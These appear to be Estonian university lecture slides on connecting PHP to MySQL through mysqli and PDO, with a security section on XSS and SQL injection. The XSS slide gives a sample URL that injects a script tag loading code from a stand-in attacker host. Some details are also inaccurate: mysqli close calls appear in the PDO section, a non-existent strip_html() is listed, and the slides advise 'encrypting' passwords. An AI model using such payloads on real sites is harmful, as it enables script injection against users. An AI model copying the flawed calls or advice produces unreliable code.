ITI0205: Veebirakendused


10. PHP. Ühendumine andmebaasiga

Martin Verrev
martin.verrev@taltech.ee

MySQL - põhilised andmetüübid

- `integer` - täisarv
- `tinyint` - pisike täisarv (kuni 128)
- `float` - komaga arv
- `varchar` - lühem tekst
- `text` - pikem tekst
- `boolean` - jah/ei tõeväärtus

Tekitame tabeleid



Vaata ka: https://www.generatedata.com/

Viisid ühendumiseks

- **MySQLi**: MySQL improved
- **PDO**: PHP Data Object

Mysqli

- Initsialiseerimine: `$mysqli = new mysqli(HOST, USER, PASS, DB)`
- Ühendumine: `$mysqli->connect()`
- Päringud: `$res = $mysqli->query()`
- Päringu tulemuse lugemine: `$row = $mysqli->fetch_row()`, `$row = $mysqli->fetch_assoc()`, `$rows = $mysqli->fetch_all()`
- Päringu tulemuse sulgemine: `$res->close()`
- Ühenduse sulgemine: `$mysqli->close()`


Vaata ka: http://zetcode.com/php/mysqli/ või https://www.w3schools.com/php/php_ref_mysqli.asp

PDO


- Initsialiseerimine ja ühendumine: `$pdo = new PDO(DSN, USER, PASS, OPTIONS)`
- Päringud: `$res = $pdo->query()`
- Päringu tulemuse lugemine: `$row = $res->fetch(MODE)`
- Päringu tulemuse sulgemine: `$res->close()`
- Ühenduse sulgemine: `$mysqli->close()`

Turvalisusest

XSS


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
* Password
? Sensitive data
$ Wire transfer
Mother's maiden name

SQL injection



Soovitusi turvaliseks rakenduseks

- Filtreeri kogu kasutaja sisend. Abiks funktsioonid on `mysqli_real_escape_string()` ja `filter_input()`
- Paroolid hoia andmebaasis **alati krüpteeritult**.
- Võimalusel kasuta **ettevalmistatud päringuid**.
- Kuvamisel filtreeri väljundit. Abiks funktioone: `htmlspecialchars()`, `htmlentities()`, `strip_html()`

Ettevalmistatud päringud (Mysqli)

```
$mysqli = new mysqli();

$stmt = $mysqli->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $_POST['id']);
$stmt->execute();

...

$stmt->close();
```

Ettevalmistatud päringud (PDO)

```
$pdo = new PDO($connstr, $user, $pass, $db);

$stmt = $pdo->prepare('SELECT name FROM users WHERE id = :id');
$id = filter_input(INPUT_GET, 'id', FILTER_SANITIZE_NUMBER_INT); /

$stmt->bindParam(':id', $id, PDO::PARAM_INT);

$stmt->execute();

...

$stmt->close();
```

Tänan!

Viiteid

- How to Connect MySQL Database with PHP Websites https://www.hostinger.com/tutorials/how-to-connect-php-to-mysql
- MariaDB vs MySQL: Key Performance Differences: https://www.guru99.com/mariadb-vs-mysql.html
- PHP The Right Way: Databases. https://phptherightway.com/#databases
- PHP MySQLi Prepared Statements Tutorial to Prevent SQL Injection: https://websitebeaver.com/prepared-statements-in-php-mysqli-to-prevent-sql-injection
- SQL Injection Prevention Checklist: https://www.php.net/manual/en/security.database.sql-injection.php
- How to prevent XSS with HTML/PHP?. https://www.geeksforgeeks.org/how-to-prevent-xss-with-html-php/